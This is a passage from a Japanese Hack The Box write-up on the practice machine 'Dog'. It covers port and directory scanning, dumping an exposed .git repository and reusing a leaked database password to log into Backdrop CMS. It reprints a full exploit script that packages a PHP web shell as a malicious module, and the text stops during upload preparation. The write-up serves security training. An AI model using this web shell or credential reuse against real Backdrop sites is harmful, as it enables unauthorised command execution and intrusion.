本記事の概要
Hack The BoxのLinuxサーバの難易度Easyのマシンである「Dog」に対する攻撃手法を記載します。
本記事では、以下の手順を記載します。
(1) ポートスキャン及びアクセス
(2) Webアクセスできるファイル/ディレクトリ調査
(3) Gitのリポジトリ取得
(4) Backdrop CMSへのログイン及び任意のコード実行
(5) リバースシェルによるシェル奪取
(6) johncusackユーザーへのログイン
(7) 特権昇格
※画面や記載している手順は記事を作成した時点のものですので、画面などが変わっている可能性があります。
ポートスキャン及びアクセス
(1) nmapコマンドを実行して、応答があるTCPのポート番号を確認する。SSH(22/tcp) やHTTP(80/tcp)のポートが応答がある。
$ nmap -sS -sC -sV -A -p- -Pn --min-rate 5000 10.10.11.58
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-25 23:08 JST
Nmap scan report for 10.10.11.58
Host is up (0.32s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 97:2a:d2:2c:89:8a:d3:ed:4d:ac:00:d2:1e:87:49:a7 (RSA)
|   256 27:7c:3c:eb:0f:26:e9:62:59:0f:0f:b1:38:c9:ae:2b (ECDSA)
|_  256 93:88:47:4c:69:af:72:16:09:4c:ba:77:1e:3b:3b:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Home | Dog
|_http-generator: Backdrop CMS 1 (https://backdropcms.org)
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.md /web.config /admin
| /comment/reply /filter/tips /node/add /search /user/register
|_/user/password /user/login /user/logout /?q=admin /?q=comment/reply
| http-git:
|   10.10.11.58:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: todo: customize url aliases.  reference:https://docs.backdro...
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 25453/tcp)
HOP RTT       ADDRESS
1   454.03 ms 10.10.16.1
2   207.82 ms 10.10.11.58

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.80 seconds
(2) ブラウザを用いて「http://10.10.11.58/」にアクセスすると、Webページが表示される。
Webアクセスできるファイル/ディレクトリ調査
(1) feroxbusterを用いてアクセスできるURLを確認すると、/core/install.phpなどいくつかのファイルにアクセスできることが分かる。
$ feroxbuster -u http://10.10.11.58/ -d 2 -C 400,403,404,405,500
ーーー(省略)ーーー
200      GET       41l      142w     2936c http://10.10.11.58/core/install.php
301      GET        9l       28w      310c http://10.10.11.58/files => http://10.10.11.58/files/
200      GET      115l      671w     5285c http://10.10.11.58/README.md
200      GET        4l       14w      112c http://10.10.11.58/files/README.md
301      GET        9l       28w      311c http://10.10.11.58/themes => http://10.10.11.58/themes/
200      GET       36l      174w     1380c http://10.10.11.58/themes/README.md
200      GET       49l      186w    14442c http://10.10.11.58/files/styles/medium/public/field/image/dog.jpeg
200      GET        2l        5w     3782c http://10.10.11.58/core/misc/favicon.ico
ーーー(省略)ーーー
(2) GoBusterを用いてアクセスできるURLを確認すると、/.gitや/robots.txtなどにアクセスできることが分かる。
$ gobuster dir -u http://10.10.11.58/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o Dog_80.txt
ーーー(省略)ーーー
/.git                 (Status: 301) [Size: 309] [--> http://10.10.11.58/.git/]
/.htaccess            (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/core                 (Status: 301) [Size: 309] [--> http://10.10.11.58/core/]
/files                (Status: 301) [Size: 310] [--> http://10.10.11.58/files/]
/layouts              (Status: 301) [Size: 312] [--> http://10.10.11.58/layouts/]
/modules              (Status: 301) [Size: 312] [--> http://10.10.11.58/modules/]
/robots.txt           (Status: 200) [Size: 1198]
/server-status        (Status: 403) [Size: 276]
/sites                (Status: 301) [Size: 310] [--> http://10.10.11.58/sites/]
/themes               (Status: 301) [Size: 311] [--> http://10.10.11.58/themes/]
ーーー(省略)ーーー
(3) dirsearchを用いてアクセスできるURLを確認すると、/.gitなどGitに関するファイルがあることが分かる。
$ sudo dirsearch -u http://10.10.11.58/
ーーー(省略)ーーー
[23:49:10] 301 -  309B  - /.git  ->  http://10.10.11.58/.git/
[23:49:10] 200 -   95B  - /.git/COMMIT_EDITMSG
[23:49:10] 200 -   23B  - /.git/HEAD
[23:49:10] 200 -   73B  - /.git/description
[23:49:10] 200 -  409B  - /.git/branches/
[23:49:10] 200 -  604B  - /.git/
[23:49:10] 200 -   92B  - /.git/config
[23:49:10] 200 -  650B  - /.git/hooks/
[23:49:10] 200 -  455B  - /.git/info/
[23:49:10] 200 -  240B  - /.git/info/exclude
[23:49:10] 200 -  476B  - /.git/logs/
[23:49:10] 200 -  230B  - /.git/logs/HEAD
[23:49:11] 301 -  325B  - /.git/logs/refs/heads  ->  http://10.10.11.58/.git/logs/refs/heads/
[23:49:11] 301 -  319B  - /.git/logs/refs  ->  http://10.10.11.58/.git/logs/refs/
[23:49:11] 200 -  230B  - /.git/logs/refs/heads/master
[23:49:11] 200 -   41B  - /.git/refs/heads/master
[23:49:11] 301 -  320B  - /.git/refs/heads  ->  http://10.10.11.58/.git/refs/heads/
[23:49:11] 301 -  319B  - /.git/refs/tags  ->  http://10.10.11.58/.git/refs/tags/
[23:49:11] 200 -  461B  - /.git/refs/
ーーー(省略)ーーー
(4) ffufを用いてアクセスできるURLを確認するが、特に気になるURLはない。
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u "http://10.10.11.58/FUZZ" -ic
ーーー(省略)ーーー
                        [Status: 200, Size: 13332, Words: 1368, Lines: 202, Duration: 220ms]
files                   [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 211ms]
themes                  [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 213ms]
modules                 [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 215ms]
sites                   [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 217ms]
core                    [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 221ms]
layouts                 [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 209ms]
                        [Status: 200, Size: 13332, Words: 1368, Lines: 202, Duration: 231ms]
server-status           [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 211ms]
ーーー(省略)ーーー
Gitのリポジトリ取得
(1) git-dumperを用いてGitのリポジトリを取得するために、git-dumperをインストールする。
$ sudo pip install git-dumper --break-system-packages
(2) git-dumperを用いてGitのリポジトリを取得する。
$ git-dumper http://10.10.11.58/.git ./HTBDoc
[-] Testing http://10.10.11.58/.git/HEAD [200]
[-] Testing http://10.10.11.58/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://10.10.11.58/.git/ [200]
ーーー(省略)ーーー
[-] Running git checkout .
Updated 2873 paths from the index
(3) 取得したGitのリポジトリの中で「version」を検索すると、Backdrop CMSのバージョンが記載されたファイル名が分かる。
$ find ./ -type f | xargs grep -n 'version'
ーーー(省略)ーーー
./core/profiles/minimal/minimal.info:3:version = BACKDROP_VERSION
./core/profiles/minimal/minimal.info:14:version = 1.27.1
./core/profiles/standard/standard.info:3:version = BACKDROP_VERSION
./core/profiles/standard/standard.info:40:version = 1.27.1
./core/profiles/testing/testing.info:3:version = BACKDROP_VERSION
./core/profiles/testing/testing.info:12:version = 1.27.1
./core/profiles/testing/modules/backdrop_system_listing_compatible_test/backdrop_system_listing_compatible_test.info:5:version = BACKDROP_VERSION
./core/profiles/testing/modules/backdrop_system_listing_compatible_test/backdrop_system_listing_compatible_test.info:11:version = 1.27.1
./core/profiles/testing/modules/backdrop_system_listing_compatible_test/backdrop_system_listing_compatible_test.tests.info:9:version = 1.27.1
./core/profiles/testing/modules/backdrop_system_listing_incompatible_test/backdrop_system_listing_incompatible_test.info:4:version = BACKDROP_VERSION
ーーー(省略)ーーー
(4) minimal.infoファイルの内容を確認すると、Backdrop CMSのバージョンが「1.27.1」であることが分かる。
$ cat ./core/profiles/minimal/minimal.info
name = Minimal
description = Start with only a few modules enabled.
version = BACKDROP_VERSION
backdrop = 1.x
type = profile
hidden = TRUE

dependencies[] = node
dependencies[] = dblog
dependencies[] = layout

; Added by Backdrop CMS packaging script on 2024-03-07
project = backdrop
version = 1.27.1
timestamp = 1709862662
(5) 「Backdrop CMS 1.27.1」でGoogle検索すると、Exploit Database(https://www.exploit-db.com/exploits/52021)に脆弱性を悪用した攻撃コードが記載されていることが分かる。
また、認証後に任意のコマンドを実行できるという脆弱性のため、認証情報を探す。
(6) Gitリポジトリの中にあるsettings.phpファイルの内容を確認すると、MySQLデータベースに接続する際の認証情報(ユーザー名:root、パスワード:BackDropJ2024DS2024)であることが分かる。
$ cat settings.php
<?php
/**
 * @file
 * Main Backdrop CMS configuration file.
 */

/**
 * Database configuration:
 *
 * Most sites can configure their database by entering the connection string
 * below. If using primary/replica databases or multiple connections, see the
 * advanced database documentation at
 * https://api.backdropcms.org/database-configuration
 */
$database = 'mysql://root:BackDropJ2024DS2024@127.0.0.1/backdrop';
$database_prefix = '';
ーーー(省略)ーーー
(7) Backdrop CMSで使用していると推測できるメールアドレスを探すために、「@dog.htb」が記載されたファイルを探すと、update.settings.jsonファイルに「tiffany@dog.htb」が記載されていることが分かる。
$ grep -R "@dog.htb" *
files/config_83dddd18e1ec67fd8ff5bba2453c7fb3/active/update.settings.json:        "tiffany@dog.htb"
Backdrop CMSへのログイン及び任意のコード実行
(1) ブラウザを用いて「http://10.10.11.58/」にアクセスして、右上部の「Login」をクリックする。
(2) 認証情報が使い回されている可能性があるため、「ユーザー名:tiffany@dog.htb」と「パスワード:BackDropJ2024DS2024」でログインする。
(3) ログインに成功し、Backdrop CMSの管理画面が表示される。
(4) Exploit Database(https://www.exploit-db.com/exploits/52021)に記載された攻撃コードの内容を確認すると、shell.infoとshell.phpを圧縮したzipファイルを生成するプログラムであることが分かる。
(5) Exploit Database(https://www.exploit-db.com/exploits/52021)に記載された攻撃コードの内容をPythonのファイルに保存する。
$ vi CVE-backdrop.py

[CVE-backdrop.py]
import os
import time
import zipfile

def create_files():
    info_content = """
    type = module
    name = Block
    description = Controls the visual building blocks a page is constructed
    with. Blocks are boxes of content rendered into an area, or region, of a
    web page.
    package = Layouts
    tags[] = Blocks
    tags[] = Site Architecture
    version = BACKDROP_VERSION
    backdrop = 1.x

    configure = admin/structure/block

    ; Added by Backdrop CMS packaging script on 2024-03-07
    project = backdrop
    version = 1.27.1
    timestamp = 1709862662
    """
    shell_info_path = "shell/shell.info"
    os.makedirs(os.path.dirname(shell_info_path), exist_ok=True)  # Klasörüoluşturur
    with open(shell_info_path, "w") as file:
        file.write(info_content)

    shell_content = """
    <html>
    <body>
    <form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
    <input type="TEXT" name="cmd" autofocus id="cmd" size="80">
    <input type="SUBMIT" value="Execute">
    </form>
    <pre>
    <?php
    if(isset($_GET['cmd']))
    {
    system($_GET['cmd']);
    }
    ?>
    </pre>
    </body>
    </html>
    """
    shell_php_path = "shell/shell.php"
    with open(shell_php_path, "w") as file:
        file.write(shell_content)
    return shell_info_path, shell_php_path

def create_zip(info_path, php_path):
    zip_filename = "shell.zip"
    with zipfile.ZipFile(zip_filename, 'w') as zipf:
        zipf.write(info_path, arcname='shell/shell.info')
        zipf.write(php_path, arcname='shell/shell.php')
    return zip_filename

def main(url):
    print("Backdrop CMS 1.27.1 - Remote Command Execution Exploit")
    time.sleep(3)

    print("Evil module generating...")
    time.sleep(2)

    info_path, php_path = create_files()
    zip_filename = create_zip(info_path, php_path)

    print("Evil module generated!", zip_filename)
    time.sleep(2)

    print("Go to " + url + "/admin/modules/install and upload the " +
          zip_filename + " for Manual Installation.")
    time.sleep(2)

    print("Your shell address:", url + "/modules/shell/shell.php")

if __name__ == "__main__":
    import sys
    if len(sys.argv) < 2:
        print("Usage: python script.py [url]")
    else:
        main(sys.argv[1])
(6) 作成したPythonのファイルを実行する。
$ python CVE-backdrop.py http://10.10.11.58
Backdrop CMS 1.27.1 - Remote Command Execution Exploit
Evil module generating...
Evil module generated! shell.zip
Go to http://10.10.11.58/admin/modules/install and upload the shell.zip for Manual Installation.
Your shell address: http://10.10.11.58/modules/shell/shell.php
(7) ブラウザを用いて「http://10.10.11.58/?q=admin/installer/manual」にアクセスすると、アップロードするファイルの拡張子はtar.gzなどである必要がある旨の記載がある。
(8) 手順(6)で生成したファイルをtar.gzで圧縮する。
$ ll shell/
合計 8
